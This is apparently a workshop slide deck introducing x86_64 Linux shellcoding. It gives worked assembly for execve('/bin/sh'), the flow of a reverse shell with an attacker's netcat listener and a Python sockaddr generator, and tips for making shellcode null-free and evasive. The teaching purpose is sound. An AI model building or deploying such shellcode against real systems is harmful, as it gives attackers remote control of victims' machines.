Introduction to Shellcoding

Or how to write messed up assembly
By Philippe Dugre

What you will need

- Linux 64 bits (x86_64)
- Python 3
- Keystone assembler with python bindings
- gdb (gef recommended)
- netcat
- Maybe metasploit...

What you will learn

- We will use Intel assembly syntax
- How to write useful assembly with syscalls
- How to play around C code in assembly
- How to write unreadable but optimized code
- How to write dynamic shellcode generator(well, we will touch that subject...)
- How to be l33t

X86_64 Assembly

# What is assembly?

Assembly:

mov rax, rdx

push rdi

syscall

jnz tag

Machine code:

48 89 D0

57

0F 05

75 FE

Registers

- Limited number of fast 64 bits variables
- rax, rbx, rcx, rdx, rdi, rsi, rip, rsp, rbp, r8, r9, r10, r11, r12, r13, r14, r15
- Some have special purpose:
  - rax, rbx, rcx, rdx, r8, r9…: General purpose, but can serve for call arguments and return value
  - rdi, rsi: Used mostly in loops, but you can use them without breaking anything
  - rip: Instruction pointer. Points to the next instruction that will run. Don't modify this directly
  - rsp: Stack pointer. Points to the top of the stack. We will talk about this later.
  - rbp: Block pointer. Related to local variables. We won't talk about this.

Registers

- Register can contain 8 bytes of information, which could be a number, 8 characters, a pointer or anything that fits within 8 bytes
- eax, ebx, ecx, edx, edi, esi, r8d, r9d..: 32 lower-bits of respective registers
- ax, bx, cx, dx, si, di, r8w, r9w: 16 bits
- al, bl, cl, dl, sil, dil, r8b, r9b: 8 bits

The stack

Free to use memory structure in RAM. Slower, but way bigger.

FILO: First-in, last-out

push rax: Add rax value to the top.

pop rbx: Remove value from the top and puts it in rbx

rsp points to the top of the stack: Points to the last pushed value/the next value to be popped.

Source: http://www-id.imag.fr/~briat/perso.html/NACHOS/NACHOS_DOC/CA225b.html

Useful instructions

- mov rax, rbx;   Move(copy) the value of rbx into rax
- mov rax, 10;   Put 10 in decimal in rax
- mov rax, 0x10;   Put 10 in hexadecimals in rax(which is 16 in decimal)
- push rax;   Push rax value to the stack
- pop rbx;   Pop the top of the stack into rbx
- push byte 10;   Push the value 10 as a single byte
- xor rax, rax;   Exclusive OR. When used with himself, writes 0 in rax
- label: To be used with jmp instructions
- jmp label;   Jump to "label". Works like a goto in other language
- syscall;   Call a kernel function

Your first shellcode!

What's a shellcode?

Precompiled code used when you corrupt memory of a process to make it do malicious stuff. The most popular shellcodes for linux are exec("/bin/sh") and reverse shells, which opens a shell to the attackers and gives him control of the victim's computer. We'll do both!

What makes a good shellcode:

- Reliability: Works in every situation
- Null-free: Does not contains any null-bytes
- Short: The assembled code must be as short as possible
- Parameterizable: Can generate it using parameters(see reverse shell)

Syscalls

- Calls a kernel function. You need either this or interrupts(not shown here) to do anything other than processing.
- write, read, exec, thread, exit, sockets, etc.
- Takes the value in rax to decide which function to call and return values in rax and (sometimes) rcx.
- Parameters are passed, in order, with rdi, rsi, rdx, r10, r9, r8 (specific to Linux x86_64)
- Google "linux x86_64 syscall table" for a list of system call codes and parameters. These can also be found in shellen using "sys"

How to debug?

1. Put an "int3;" instruction in your shellcode. This is a breakpoint.
2. gdb --args python3 ./shellcode.py example.py
3. Enter "r" to run the program
4. gdb should catch the breakpoint. Use "si" to step through the code.
5. Happy debugging!

exit(69)

Our first shellcode will exit the program with exit code 69. This can be done reliably with 3 instructions. The steps are the following:

1. Write exit() code in rax
2. Write 69 in first parameter, which is rdi
3. syscall;

There's a catch! Try to make it work, and I'll tell you what it is in some time if you don't find it.

If you have more time, try to remove null-bytes from the resulting shellcode and make it as short as possible!

exit(69)

Our first shellcode will exit the program with exit code 69. This can be done reliably with 3 instructions. The steps are the following:

1. Write exit() code in rax
2. Write 69 in first parameter, which is rdi
3. syscall;

There's a catch! Try to make it work, and I'll tell you what it is in some time if you don't find it. **USE EXIT_GROUP, because it's multithreaded!**

If you have more time, try to remove null-bytes from the resulting shellcode and make it as short as possible!

Answer time!

- sys_exit_group code is 231:
  - mov rax, 231;
- First argument, exit code is 69:
  - mov rdi, 69;
- Then, syscall!
  - syscall;
- Let's play around to remove null-bytes…

/bin/sh

A useful shellcode!

- execve('/bin/sh')
- Replace the current process with /bin/sh, which is a bash shell in most case.
- execve(string_pointer, arguments_pointer, env_pointer)
- We will need a pointer to our string!
- arg_pointer and env_pointer can be null without crash
- But how can we work with strings?

It's all about context!

- All data in the computer is in binary!
- Data can be interpreted as signed numbers, unsigned numbers, floating point values, characters, pointers or even complex data structure.
- It all depends on what you expect when you read it!
- C strings: A serie of 1-byte values that can be translated to characters using an ASCII table(google it). The last character is a null-byte. For example:
  - "Abc" == [0x41, 0x62, 0x63, 0x00]

execve('/bin/sh')

The flow is pretty similar to the previous one, the difficult part here is how to get a string pointer:

1. Write exec code to rax
2. Find a way to get a pointer to '/bin/sh\x00' in rdi
3. Zero out rsi and rdx
4. syscall;

There is also a catch here! If you can't get it working, look at the call in the debugger!

Once done, play around to remove null-bytes and make it as small as possible!

execve('/bin/sh')

The flow is pretty similar to the previous one, the difficult part here is how to get a string pointer:

1. Write exec code to rax
2. Find a way to get a pointer to '/bin/sh\x00' in rdi   **USE RSP!!!**
3. Zero out rsi and rdx
4. syscall;

There is also a catch here! If you can't get it working, look at the call in the debugger!   **LITTLE ENDIAN!**

Once done, play around to remove null-bytes and make it as small as possible!

Answer time!

- execve code is 59:
  - mov rax, 59;
- We put /bin/sh\x00 in a single little-endian 64-bits value:
  - mov rdi, 0x0068732f6e69622f;
- We get a pointer using rsp:
  - push rdi; mov rdi, rsp;
- We zero out rdi and rsi:
  - xor rsi, rsi; xor rdx, rdx;
- Syscall!
  - syscall

Time to remove null-bytes...

Reverse shell

What's a reverse shell?

1. Attacker sets up his listener with "nc -nlvp <port>"
2. Attacker makes victim run shellcode containing attacker's IP and port
3. Victim connect back to the attacker
4. Victim runs /bin/sh on the opened socket
5. Attacker got a shell on victim's machine!

Here's a demo…

Reverse shell

This one will be harder than the previous two:

- Don't use netcat in the shellcode! Only /bin/sh and syscalls.
- We will use 4 different syscalls. Look at a C reverse shell to see how they do it!
- You will have to navigate through C code with your assembly. Don't forget that the Linux kernel is open source!
- Trial and error can be faster sometime than actually knowing how it works

I will explain the flow halfway through for those who are stuck.

For those who have finished, try to make the python script generate a constant in your shellcode with an IP and a PORT constant or input! And as usual, try to make it null-free and small :)

Reverse shell: How to

1. s = socket(AF_INET, SOCK_STREAM, UNKNOWN)
2. connect(s, *sockaddr, sizeof(sockaddr))
3. dup2(s, stdin)
4. dup2(s, stdout)
5. dup2(s, sdterr)
6. execve('/bin/sh', NULL, NULL)

Time to check linux source...

Reverse shell: How to

1. s = socket(2, 1, 0)
2. connect(s, *(AF_INET | PORT | IP), 16)
3. dup2(s, 0)
4. dup2(s, 1)
5. dup2(s, 2)
6. execve('/bin/sh', 0, 0)

We can write a python code to generate sockaddr value, which fits in a single register.

Reverse shell: Generating sockaddr

```
def sockaddr():
    IP = "127.0.0.1"
    PORT = 4444

    family = struct.pack('H', socket.AF_INET)
    portbytes = struct.pack('H', socket.htons(PORT))
    ipbytes = socket.inet_aton(IP)
    number = struct.unpack('Q', family + portbytes + ipbytes)
    number = -number[0]        #negate
    return "0x" + binascii.hexlify(struct.pack('>q', number)).decode('utf-8')
```

Now, we can write the shellcode :)

We'll also use what we learned to make it null-free and as short as possible!

Why linux?

On windows, syscall number changes depending on the version and are not documented. So, to get a reliable shellcode, we need to:

1. Use thread's TEB to find a linked list of loaded module.
2. Find kernel32.dll
3. Find a linked list of the exported function names
4. Find the function name
5. Use the same index in another list to get the function address offset
6. Add the offset to the module base address to resolve the function address and call it.

It's possible, but way too complicated for an introduction. Also, windows is not open source!

Going further

- setuid(0); setgid(0); execve('bin/sh')
- Password-based reverse/bind shell
- Egghunter
- Stager <- Demo!
- Encoder (shikata ga nai)
- Windows shellcoding
- ROPchains

Recap on how to optimize shellcode

- xor rax, rax; to set rax to zero
- mov al, 10; will set rax to 10 if only the 8 LSB are not 0
- cdq; if rax is low will set rdx to 0 in 1 byte
- push byte 10; pop rax; will set rax to 10 efficiently
- xchg rax, rdx; will exchange values in rax and rdx.
- neg rax; or not rax; can help remove null-bytes
- push rax; pop rbx; is shorter than mov rbx, rax;!

Recap on how to optimize shellcode

- Use 8 bits or 32 bits registers when possible!
- If "add rax, 10;" creates a null-byte, try "sub rax, -10;" instead. Same goes for "sub rax, 10;"
- After a syscall, abuse the state you are in to save a few bytes before the next one.
- Use loops! Don't think about speed, only about length.
- Try to setup the next call while doing the one before.
- Be creative!
- Trial and error!